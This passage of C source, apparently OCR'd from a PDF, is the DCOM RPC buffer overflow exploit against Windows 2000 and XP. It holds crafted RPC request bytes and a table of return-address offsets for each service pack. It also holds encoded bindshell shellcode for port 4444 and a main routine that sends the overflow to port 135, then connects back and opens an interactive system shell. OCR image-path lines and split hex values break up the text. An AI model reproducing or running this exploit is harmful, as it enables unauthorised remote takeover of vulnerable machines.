,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0
0
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0
x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x
00
,0x00,0x00,0x00,0x00,0x00,0x00};

unsigned char request2[]={
0x20,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x5C,0x00,0x5C,0x00};

unsigned char request3[]={
0x5C,0x00
,0x43,0x00,0x24,0x00,0x5C,0x00,0x31,0x00,0x32,0x00,0x33,0x00,0x34,0x00,0x35,0x0
0
,0x36,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00,0x31,0x00
,0x2E,0x00,0x64,0x00,0x6F,0x00,0x63,0x00,0x00,0x00};



unsigned char *targets [] =
	{
	   "Windows 2000 SP0 (english)",
	   "Windows 2000 SP1 (english)",
	   "Windows 2000 SP2 (english)",
	   "Windows 2000 SP3 (english)",
	   "Windows 2000 SP4 (english)",
	   "Windows XP SP0 (english)",
	   "Windows XP SP1 (english)",
	    NULL
	};

unsigned long offsets [] =
	{
	   0x77e81674,
	   0x77e829ec,
	   0x77e824b5,
	   0x77e8367a,
```




```
        0x77f92a9b,
        0x77e9afe3,
        0x77e626ba,
      };

unsigned char sc[]=
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x4E\x00\x42\x00\x46\x00\x58\x00\x46\x00\x58\x00"
   "\x46\x00\x58\x00\x46\x00\x58\x00"

   "\xff\xff\xff\xff" /* return address */

   "\xcc\xe0\xfd\x7f" /* primary thread data block */
   "\xcc\xe0\xfd\x7f" /* primary thread data block */

   /* port 4444 bindshell */
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
   "\x90\x90\x90\x90\x90\x90\x90\xeb\x19\x5e\x31\xc9\x81\xe9\x89\xff"
   "\xff\xff\x81\x36\x80\xbf\x32\x94\x81\xee\xfc\xff\xff\xff\xe2\xf2"
   "\xeb\x05\xe8\xe2\xff\xff\xff\x03\x53\x06\x1f\x74\x57\x75\x95\x80"
   "\xbf\xbb\x92\x7f\x89\x5a\x1a\xce\xb1\xde\x7c\xe1\xbe\x32\x94\x09"
   "\xf9\x3a\x6b\xb6\xd7\x9f\x4d\x85\x71\xda\xc6\x81\xbf\x32\x1d\xc6"
   "\xb3\x5a\xf8\xec\xbf\x32\xfc\xb3\x8d\x1c\xf0\xe8\xc8\x41\xa6\xdf"
   "\xeb\xcd\xc2\x88\x36\x74\x90\x7f\x89\x5a\xe6\x7e\x0c\x24\x7c\xad"
   "\xbe\x32\x94\x09\xf9\x22\x6b\xb6\xd7\x4c\x4c\x62\xcc\xda\x8a\x81"
   "\xbf\x32\x1d\xc6\xab\xcd\xe2\x84\xd7\xf9\x79\x7c\x84\xda\x9a\x81"
   "\xbf\x32\x1d\xc6\xa7\xcd\xe2\x84\xd7\xeb\x9d\x75\x12\xda\x6a\x80"
   "\xbf\x32\x1d\xc6\xa3\xcd\xe2\x84\xd7\x96\x8e\xf0\x78\xda\x7a\x80"
   "\xbf\x32\x1d\xc6\x9f\xcd\xe2\x84\xd7\x96\x39\xae\x56\xda\x4a\x80"
   "\xbf\x32\x1d\xc6\x9b\xcd\xe2\x84\xd7\xd7\xdd\x06\xf6\xda\x5a\x80"
   "\xbf\x32\x1d\xc6\x97\xcd\xe2\x84\xd7\xd5\xed\x46\xc6\xda\x2a\x80"
   "\xbf\x32\x1d\xc6\x93\x01\x6b\x01\x53\xa2\x95\x80\xbf\x66\xfc\x81"
   "\xbe\x32\x94\x7f\xe9\x2a\xc4\xd0\xef\x62\xd4\xd0\xff\x62\x6b\xd6"
   "\xa3\xb9\x4c\xd7\xe8\x5a\x96\x80\xae\x6e\x1f\x4c\xd5\x24\xc5\xd3"
   "\x40\x64\xb4\xd7\xec\xcd\xc2\xa4\xe8\x63\xc7\x7f\xe9\x1a\x1f\x50"
   "\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
```




```
  "\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
  "\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
  "\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\xc5\xea\xbe\x63\xc5\x7f"
  "\xc9\x02\xc5\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
  "\x77\x65\x6b\xd6\x93\xcd\xc2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
  "\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
  "\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
  "\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
  "\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\xc9\x34\x06\x1f\x83"
  "\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
  "\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
  "\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
  "\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";



unsigned char request4[]={
0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x20,0x00,0x00,0x00,0x30,0x00,0x2D,0x00,0x00,
0x00
,0x00,0x00,0x88,0x2A,0x0C,0x00,0x02,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x28,0x8
C
,0x0C,0x00,0x01,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00
};


/* ripped from TESO code */
void shell (int sock)
{
        int     l;
        char    buf[512];
        fd_set  rfds;


        while (1) {
                FD_SET (0, &rfds);
                FD_SET (sock, &rfds);

                select (sock + 1, &rfds, NULL, NULL, NULL);
                if (FD_ISSET (0, &rfds)) {
                        l = read (0, buf, sizeof (buf));
                        if (l <= 0) {
                                printf("\n - Connection closed by local user\n");
                                exit (EXIT_FAILURE);
                        }
```



```
                write (sock, buf, l);
            }

            if (FD_ISSET (sock, &rfds)) {
                l = read (sock, buf, sizeof (buf));
                if (l == 0) {
                    printf ("\n - Connection closed by remote host.\n");
                    exit (EXIT_FAILURE);
                } else if (l < 0) {
                    printf ("\n - Read failure\n");
                    exit (EXIT_FAILURE);
                }
                write (1, buf, l);
            }
        }
}


int main(int argc, char **argv)
{
   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr_in target_ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];

   printf("-------------------------------------------------------\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");

   if(argc<3)
   {
      printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
      printf("- Targets:\n");
      for (len=0; targets[len] != NULL; len++)
      {
         printf("-         %d\t%s\n", len, targets[len]);
      }
      printf("\n");
      exit(1);
   }
```



```
 /* yeah, get over it :) */
target_id = atoi(argv[1]);
ret = offsets[target_id];

printf("- Using return address of 0x%.8x\n", ret);

memcpy(sc+36, (unsigned char *) &ret, 4);

target_ip.sin_family = AF_INET;
target_ip.sin_addr.s_addr = inet_addr(argv[2]);
target_ip.sin_port = htons(port);

if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
{
   perror("- Socket");
   return(0);
}

if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
{
   perror("- Connect");
   return(0);
}

len=sizeof(sc);
memcpy(buf2,request1,sizeof(request1));
len1=sizeof(request1);

*(unsigned long *)(request2)=*(unsigned long *)(request2)+sizeof(sc)/2;
*(unsigned long *)(request2+8)=*(unsigned long *)(request2+8)+sizeof(sc)/2;

memcpy(buf2+len1,request2,sizeof(request2));
len1=len1+sizeof(request2);
memcpy(buf2+len1,sc,sizeof(sc));
len1=len1+sizeof(sc);
memcpy(buf2+len1,request3,sizeof(request3));
len1=len1+sizeof(request3);
memcpy(buf2+len1,request4,sizeof(request4));
len1=len1+sizeof(request4);

*(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-0xc;


*(unsigned long *)(buf2+0x10)=*(unsigned long *)(buf2+0x10)+sizeof(sc)-0xc;
*(unsigned long *)(buf2+0x80)=*(unsigned long *)(buf2+0x80)+sizeof(sc)-0xc;
```



```
   *(unsigned long *)(buf2+0x84)=*(unsigned long *)(buf2+0x84)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb4)=*(unsigned long *)(buf2+0xb4)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xb8)=*(unsigned long *)(buf2+0xb8)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0xd0)=*(unsigned long *)(buf2+0xd0)+sizeof(sc)-0xc;
   *(unsigned long *)(buf2+0x18c)=*(unsigned long *)(buf2+0x18c)+sizeof(sc)-0xc;

   if (send(sock,bindstr,sizeof(bindstr),0)== -1)
   {
         perror("- Send");
         return(0);
   }
   len=recv(sock, buf1, 1000, 0);

   if (send(sock,buf2,len1,0)== -1)
   {
         perror("- Send");
         return(0);
   }
   close(sock);
   sleep(1);

   target_ip.sin_family = AF_INET;
   target_ip.sin_addr.s_addr = inet_addr(argv[2]);
   target_ip.sin_port = htons(4444);

   if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
   {
      perror("- Socket");
      return(0);
   }

   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) != 0)
   {
      printf("- Exploit appeared to have failed.\n");
      return(0);
   }

   printf("- Dropping to System Shell...\n\n");

   shell(sock);

   return(0);
}
```

[EOF]